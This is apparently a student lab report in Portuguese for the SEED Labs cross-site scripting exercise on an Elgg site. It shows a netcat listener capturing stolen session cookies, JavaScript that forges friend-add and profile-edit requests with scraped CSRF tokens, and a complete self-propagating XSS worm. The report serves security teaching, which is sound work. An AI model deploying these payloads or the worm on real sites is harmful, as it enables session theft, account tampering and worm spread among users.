



Figura 15 – Executando código no Brief description.

Para verificar se o código foi executado com sucesso e se ocorreu um GET do cookie é utilizado um comando “nc -l 5555 -v” no terminal usando o netcat para monitorar essa ação, então foi possível detectar o cookie como mostra a imagem abaixo:




```
seed@VM: ~/.../Labsetup
Listening on localhost 5555
^C
[01/09/22]seed@VM:~/.../Labsetup$ nc -l 5555
^C
[01/09/22]seed@VM:~/.../Labsetup$ nc -l 5555 -v
Listening on localhost 5555
Connection received on localhost 51704
GET /?c=Elgg%3Dcgabvklmjn8b91pgrjsloagh62 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Open \*lucas.txt Save  
~/Documents/Labsetup  
1 Lucas Albino Martins

Figura 16 – Utilizando netcat para monitoramento da porta 5555.

É possível também verificar o mesmo GET quando estiver com outro login de usuário e visitar a página do usuário Samy.



```
seed@VM: ~/.../Labsetup
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
[01/09/22]seed@VM:~/.../Labsetup$ nc -l 5555 -v
Listening on localhost 5555
Connection received on localhost 51786
GET /?c=Elgg%3Dmm2soid7ch347m1sdrd54j1mh7 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
```

Open \*lucas.txt Save  
~/Documents/Labsetup  
1 Lucas Albino Martins

Figura 17 – Utilizando netcat para monitoramento da porta 5555.

## Task 4: Session Hijacking using the Stolen Cookies

Seguindo a mesma lógica das tasks anteriores agora para adicionar um amigo utilizando um inserido um código no Brief description profile do Charlie.

Na imagem abaixo com o login do Charlie pode se verificar que o perfil não possui nenhum amigo adicionado.




Figura 18 – Area de amigos do perfil do Charlie.

Na área de membros visitando o perfil da Alice pode visualizar a opção de adicionar Alice como amiga.




Figura 19 – Perfil Alice.

Obtendo então através da copia do local do link(GET) podemos obter o ID do usuario da Alice.

Copy Link Location: [http://www.seed-server.com/action/friends/add?friend=56&\\_\\_elgg\\_ts=1641760933&\\_\\_elgg\\_token=pM6oy3nyC0R\\_CJAyiNDaig](http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1641760933&__elgg_token=pM6oy3nyC0R_CJAyiNDaig)

ID Alice: 56




Imagem 20 – Copy Link Location Alice.

Com o ID da Alice agora é introduzir o mesmo em um código para executar dentro do profile do Charlie e assim fazendo um POST e alterando a lista de amigos adicionando a Alice.

Código:

```
<script type="text/javascript"> window.onload=function() {  
    var Ajax=null; var ts="__elgg_ts="+elgg.security.token.__elgg_ts;  
    var token="__elgg_token="+elgg.security.token.__elgg_token;  
    // Adicionar a linha de adduser  
    var sendurl="http://www.seed-server.com/action/friends/add?friend=56"+token+ts;  
    Ajax=new XMLHttpRequest();Ajax.open("GET",sendurl,true);  
    Ajax.setRequestHeader("Host","www.seed-server.com");  
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
    Ajax.send();  
}  
</script>
```

Adicionando então o código direto no Brief description para executa-lo assim que for salvo no profile.




Figura 21 – Executando código de adduser no perfil do Charlie.

Utilizando a extensão do Firefox HTTP HEADER LIVE podemos verificar a alteração utilizando o post no banco de dados.




Figura 22 – POST feito no banco de dados pelo usuário Charlie.

Logo pode-se ser visualizado que após a execução do comando dentro do perfil do Charlie à Alice foi adicionada como amigo sem utilizar o sistema do site.




Figura 23 – Area de amigos do Charlie com Alice adicionada.

Questão 1: As linhas um e dois obtêm os valores dos parâmetros `__elgg_ts` e `__elgg_token`. Esses parâmetros são valores usados como medida de segurança contra ataques de Cross Site Request Forgery, que não podem ser usados para acessar os valores. Eles mudam sempre que uma página é carregada e, portanto, precisam ser acessados dinamicamente pelo ataque Cross Site Scripting para obter os valores corretos. É por isso que essas linhas são necessárias.

Questão 2: Não, se o aplicativo Elgg fornecesse apenas o modo Editor para o campo “Brief”, o ataque não teria êxito. Isso ocorre porque o modo Editor adiciona HTML extra e altera alguns dos símbolos, como `<` para `&lt;`.

## Task 5: Writing an XSS Worm

Agora nessa task, será necessário modificar o perfil da vítima, adicionando um código em JavaScript que falsifica HTTP solicitações diretamente do navegador da vítima. Executando o código para enviar a solicitação HTTP para o usuário e modificar o perfil da vítima. Como resultado, quando a vítima visita o perfil do atacante, a vítima tem o perfil modificado pelo invasor automaticamente.

Agora com o login do Samy vamos adicionar a Alice como amiga e depois editamos o perfil do Samy na área do About me com o código malicioso.

```

<script type="text/javascript">

    window.onload = function () {
        var sendurl="http://www.seed-server.com/action/profile/edit";
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        var userName="&name="+elgg.session.user["username"];
        var guid = "&guid="+elgg.session.user["guid"];
        var content=ts+token+"&description=Samy passou
aqui"+userName+"&accesslevel[description]=2"+guid;

        var samyGuid = 59;
        if (elgg.session.user.guid != samyGuid) {
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
            Ajax.send(content);
        }

    }
</script>

```

Editando o perfil do Samy com o código.




Imagem 24 – Executando código na descrição do perfil do Samy.



Agora com o login da Alice, adicionamos o Samy como amigo, e visitamos seu perfil, com auxílio do HTTP Header Live é possível visualizar um POST que ocorre ao visitar o perfil do Samy.




Imagem 25 – HTTP Header Live.

Ao visualizar o perfil da Alice seu “About me” foi alterado para uma frase: Samy passou aqui.




Imagem 26 – Alteração da descrição do perfil da Alice.

Questão 3: Pergunta 3: Porque é nesta linha que é feita a verificação se o usuário logado é diferente de Samy. Se retirarmos essa validação, o script atualizará a descrição de Samy também com o *content* informado.

## Task 6: Writing a Self-Propagating XSS Worm

Primeiro, modificamos o código da task anterior para fazer o ataque se auto propagar. Adicionamos o esqueleto do código do laboratório ao topo do código.

```
<script id="worm" type="text/javascript">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  alert(headerTag + jsCode + tailTag);
  window.onload = function () {
    var sendurl="http://www.seed-server.com/action/profile/edit";
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var userName="&name="+elgg.session.user.name;
    var guid = "&guid="+elgg.session.user["guid"];
    var sendurl2="http://www.seed-
server.com/action/friends/add?friend=59"+ts+token;
    var content=ts+token+"&description=Samy passou
aqui"+wormCode+userName+"&accesslevel[description]=2"+guid;
    var samyGuid = 59;
    if (elgg.session.user.guid != samyGuid) {
      var Ajax=new XMLHttpRequest ();
      Ajax.open("GET",sendurl2,true);
      Ajax.setRequestHeader("Host","www.seed-server.com");
      Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
      Ajax.send();
      Ajax=new XMLHttpRequest();
      Ajax.open("POST",sendurl,true);
      Ajax.setRequestHeader("Host","www.seed-server.com");
      Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
      Ajax.send(content);
    }
  }
</script>
```

Com o perfil do Samy executando o script de worm qualquer visita ao perfil do Samy irá infectar todos os perfis visitados e os mesmos irão propagar o worm.




Imagem 27 – Código do Worm no descrição do Samy.

Com o código já aplicado e o alerta de worm para verificarmos que houve a execução.

